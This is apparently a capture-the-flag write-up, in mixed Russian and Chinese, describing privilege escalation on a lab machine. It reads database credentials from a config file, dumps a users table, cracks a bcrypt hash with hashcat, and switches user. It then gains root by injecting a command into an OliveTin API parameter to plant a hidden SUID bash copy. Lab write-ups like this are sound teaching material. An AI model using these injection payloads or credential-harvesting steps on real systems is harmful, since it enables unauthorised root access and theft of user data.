
cat config.inc.php

Находим credentials от MySQL:
- User: brollin
- Pass: Fri3nds@9099

连接到数据库并导出用户表 zz_users:

mysql -u brollin -p'Fri3nds@9099'

use openstamanager;
select * from zz_users;


获取用户 haris 的密码哈希。通过 hashcat 破解它:
hashcat -m 3200 '$2y$10$WHf1T...' /usr/share/wordlists/rockyou.txt

Пароль: bestfriends

切换到用户 haris:
su haris
Password: bestfriends

读取 user flag。

在 haris 的主目录中找到配置文件 /etc/OliveTin/config.yaml。这是一个用于执行命令的 Web 界面。 我们研究 1337 端口上的 OliveTin API。找到 "Backup Database" 操作,它接受 db_user 和 db_pass 参数。
我们注意到 db_pass 参数中存在命令注入漏洞。构造用于创建 SUID 二进制文件的有效载荷:
curl -s -X POST http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/StartActionAndWait
-H 'Content-Type: application/json'
-d '{
"actionId": "backup_database",
"arguments": [
{"name": "db_user", "value": "backup_svc"},
{"name": "db_pass", "value": "x'; cp /bin/bash /tmp/.bs && chmod 4755 /tmp/.bs; #"},
{"name": "db_name", "value": "production"}
]
}'
等待任务执行完成。检查 SUID 文件是否存在:
ls -la /tmp/.bs -rwsr-xr-x 1 root root ... /tmp/.bs
运行 /tmp/.bs -p 并获取 root。读取最终 flag。